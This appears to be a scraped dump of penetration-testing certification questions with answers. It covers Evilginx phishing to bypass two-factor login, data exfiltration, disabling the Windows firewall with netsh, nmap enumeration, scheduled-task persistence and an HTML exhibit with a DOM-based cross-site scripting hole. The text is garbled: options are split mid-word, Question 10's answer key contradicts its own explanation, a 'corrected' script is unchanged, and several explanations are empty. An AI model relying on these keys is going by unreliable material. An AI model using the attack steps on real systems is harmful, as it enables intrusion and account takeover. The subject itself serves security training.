
```
1 ☐ <html>
2 ☐ <head>
3 ☐ <title>Secure Login </title>
4 ☐ </head>
5 ☐ <body>
6 ☐ <meta
7 ☐ content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 ☐ bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 ☐ d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 ☐ <select><script>
11 ☐ document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 ☐ </script></select>
13 ☐ <div align="center">
14 ☐ <form action="<c:url value='main.do'/>"method="post">
15 ☐ <div style="margin-top:200px;margin-bottom:10px;">
16 ☐ <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 ☐ </div>
18 ☐ <div style="margin-bottom:5px;">
19 ☐ <span style="width:100px;">Name</span>
20 ☐ <input style="width:150px;"type="text" name="name" id="name" value=">
21 ☐ <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 ☐ </div>
23 ☐ <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
24 ☐ <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```



Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1…	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1…	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc…	.comptia.o...	/	2018-04-1…	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7…	.comptia.o...	/	2019-10-1…	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13	☐	☐	☐ delete



Certificate

Certificate Information

This certificate is intended for the following purpose(s):


- Ensures the identity of a remote computer

*Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018



Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

?

Step 2

?

Step 3

?


Step 4

?

A. Mastered
B. Not Mastered

Answer: A

Explanation:



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer


* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Learn more about certificates



Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3

Install re-issued certificate on the server

Step 4

Remove certificate from server

NEW QUESTION 10
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting techniqu
B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
C. Configure Gophish to use an external domai
D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
E. Configure an external domain using a typosquatting techniqu
F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
G. Configure Gophish to use an external domai
H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
? Phishing with Evilginx:
? Typosquatting:
? Steps:
Pentest References:
? Phishing: Social engineering technique to deceive users into providing sensitive information.
? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.
================

NEW QUESTION 15
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP

C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Answer: D

Explanation:
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here??s an analysis of each option:
? Use steganography and send the file over FTP (Option A):
? Compress the file and send it using TFTP (Option B):
? Split the file in tiny pieces and send it over dnscat (Option C):
? Encrypt and send the file over HTTPS (Answer: D):
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION 20
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
? Tailgating:
? Physical Security:
? Pentest References:
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization??s physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
=================

NEW QUESTION 25
A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0 No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python
Which of the following actions should the tester take to get the scans to work properly?

A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.

Answer: D

NEW QUESTION 27
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system. The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?

A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe

Answer: D

Explanation:
? Understanding netsh.exe:
? Disabling the Firewall:
netsh advfirewall set allprofiles state off
? Usage in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 29
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding

C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
=================

NEW QUESTION 34
A penetration tester writes the following script to enumerate a 1724 network:

```
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
```

The tester executes the script, but it fails with the following error:

```
-bash: syntax error near unexpected token `ping'
```

Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: A

Explanation:
The error in the script is due to a missing do keyword in the for loop. Here??s the corrected script and
? Original Script:

```
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
```

? Error
Explanation
? Corrected Script: 1 #!/bin/bash

```
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
```

Adding do after line 2 corrects the syntax error and allows the script to execute properly.
=================

NEW QUESTION 36
A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

A. Netcat
B. Wireshark
C. Nmap
D. Responder

Answer: C

Explanation:
? Installation: sudo apt-get install nmap
? Basic Network Scanning: nmap -sP 192.168.1.0/24
? Service and Version Detection: nmap -sV 192.168.1.10
? Enumerating Domain Systems:
nmap -p 445 --script=smb-enum-domains 192.168.1.10
? Advanced Scanning Options: nmap -sS 192.168.1.10
? uk.co.certification.simulator.questionpool.PList@623a95bc nmap -A 192.168.1.10
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 37
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:

```
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
```

Which of the following best explains the team's objective?


A. To enumerate current users

B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:
